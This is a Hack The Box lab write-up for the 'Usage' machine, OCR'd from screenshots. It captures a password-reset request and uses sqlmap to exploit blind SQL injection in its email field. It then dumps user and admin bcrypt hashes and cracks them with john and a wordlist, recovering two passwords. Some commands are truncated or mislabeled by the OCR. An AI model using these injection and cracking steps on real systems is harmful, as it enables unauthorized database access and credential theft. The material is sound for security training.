
```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://usage.htb
DNT: 1
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-
TOKEN=eyJpdiI6IjY1VVFmNlV3ak81dE1ySThuakZuOFE9PSIsInZhbHVlIjoiSVZqbXdHT2dxYzk0eW1VaENZeVM-
yRkVnWFI4WWNlYW5aaUdFbEJIdVZJMzVWNlFvdWFxd3BxcDlUcWxGSnFxMEZXN3Z0L3REcFJqV2JHMGhwWm-
VabXlPTmMxTkJzZitLaU00OW5zTmYwUTVYT2xuUGY3UEh4bE83ZnREN2pUOFQiLCJtYWMiOiJhNGFkOWFlNjcx-
YmM3ZDQxMzAwMzc4MjJmOWMxOTNiYzJmMTFlZWIzMDI1MjMxZjFhNTM5ZDNjODJmZmJhMzE0IiwidGFnIjo-
iIn0%3D;
laravel_session=eyJpdiI6IkJ1d3diRS9qa3U4UExxN0ZUeXVWYnc9PSIsInZhbHVlIjoidTExeHIrdmNzSzRXNndBN-
ERrbDRQSUQzWDVCQThtZ3huaG5SUHNIakxQQ2QyS0FIMldhNlRiZ2tTYW1FQnkxV2JtcHFhV2FMelNvNitZbn-
R6bTVuMndySnJYVUhnSEgwOHp5M3dkZXlPRlBPSEMxYmlQV2k3RVZGVUJtZkJkMEQiLCJtYWMiOiJlNzJmMzQy-
MTY3OGI2MDg0OTE4ZTAzNzYzODU0ODZhMzcxMzhmMDgxOTczNGJkNDkxY2FhYTdiOWIzOGNhNGU2IiwidG-
FnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Priority: u=1
```

```
_token=UPb95kqLv6kY9XoTSPZOztqMkNFlGP9qjLXHcUOO&email=tobor%40usage.htb
```

I used sqlmap to verfiy the injection and list the databases


```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 --dbs
```

Screenshot Evidence



```
[13:17:25] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 739 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=UPb95kqLv6kY9XoTSPZOztqMkNF1GP9qjLXHcUOO&email=tobor@usage.htb' AND 8100=(SELE
D))-- Vudc

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
    Payload: _token=UPb95kqLv6kY9XoTSPZOztqMkNF1GP9qjLXHcUOO&email=tobor@usage.htb' AND 5396=BENCH
---
[13:17:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL < 5.0.12
```

Screenshot Evidence




```
[13:17:49] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

I then used sqlmap to dump the information for usage_blog database tables

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -D usage_blog --dump
Y
Y
Y
```

The tables in the database are listed below. The tables admin_users and users sound promising for password hashes

Screenshot Evidence




```
[13:21:45] [INFO] retrieved: users
Database: usage_blog
[15 tables]
+-------------------------+
| admin_menu              |
| admin_operation_log     |
| admin_permissions       |
| admin_role_menu         |
| admin_role_permissions  |
| admin_role_users        |
| admin_roles             |
| admin_user_permissions  |
| admin_users             |
| blog                    |
| failed_jobs             |
| migrations              |
| password_reset_tokens   |
| personal_access_tokens  |
| users                   |
+-------------------------+
```

The contents of the users table contains a password hash

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -T admin_users -D usage_blog --dump
```

Screenshot Evidence



```
[13:28:58] [INFO] retrieved: 2024-07-06 17:01:33
Database: usage_blog
Table: users
[3 entries]
+----+-------+-----------------+------------------------------------------------------------------------
--+
| id | name  | email           | password                                                               |
t |
+----+-------+-----------------+------------------------------------------------------------------------
--+
| 1  | raj   | raj@raj.com     | $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4.           |
  |
| 2  | raj   | raj@usage.htb   | $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa           |
  |
| 3  | tobor | tobor@usage.htb | $2y$10$F0zOjOa9Xrk0eDW9IRt9oORQAxAMTVtYCRqnvJwEh0A047nG4WiF6           |
  |
+----+-------+-----------------+------------------------------------------------------------------------
```


USER: rag@raj.com
HASH: $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4.

USER: raj@usage.htb
HASH: $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa

The contents of admin_users is listed below which contains a password hash

```
sqlmap -r request.txt -p email --level 5 --risk 3 --threads 10 -T users -D
usage_blog --dump
```

Screenshot Evidence




```
[13:41:23] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
[1 entry]
+----+---------------+---------+--------------------------------------------------------------+----------
------------------------------------+
| id | name          | avatar  | password                                                     | username
                                    |
+----+---------------+---------+--------------------------------------------------------------+----------
------------------------------------+
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin
```

USER: Administrator
HASH: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2

All of the hashes are in Blowfish encryption

```
hashid
$2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4.
$2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
```

Screenshot Evidence




```
rosborne@toborfedora:~/HTB/Boxes/Usage$ hashid
$2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa
Analyzing '$2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

I verified what john is looking for and verifeid how my hash files contents compare

```
john --list=format-details --format=bcrypt
cat Administrator.hash
```

Screenshot Evidence




```
rosborne@toborfedora:~/HTB/Boxes/Usage$ john --list=format-details --format=bcrypt
bcrypt  72      36      108     01200003        14      Blowfish 32/64 X3
5$CCCCCCCCCCCCCCCCCCCCC.E5YPO9kmyuRGyh0XouQYb4YMJKvyOeW
rosborne@toborfedora:~/HTB/Boxes/Usage$ cat Administrator.hash
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
```

I was then able to crack the three hashes discovering the passwords


```
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt raj-
raj.com.hash --format=bcrypt
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt raj-
usage.htb.hash --format=bcrypt
sudo /usr/share/john/run/john -w /usr/share/wordlists/rockyou.txt
Administrator.hash --format=bcrypt
```

Screenshot Evidence



```
rosborne@toborfedora:~/HTB/Boxes/Usage$ sudo /usr/share/john/run/john -w /usr/share/wordlists/ro
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/usr/share/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
xander           (?)
1g 0:00:00:19 DONE (2024-07-06 14:06) 0.05149g/s 344.8p/s 344.8c/s 344.8C/s jeremiah1..enrico
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Screenshot Evidence




```
rosborne@toborfedora:~/HTB/Boxes/Usage$ sudo /usr/share/john/run/john -w /usr/share/wordlists/ro
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Proceeding with wordlist:/usr/share/john/run/password.lst
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
whatever1        (?)
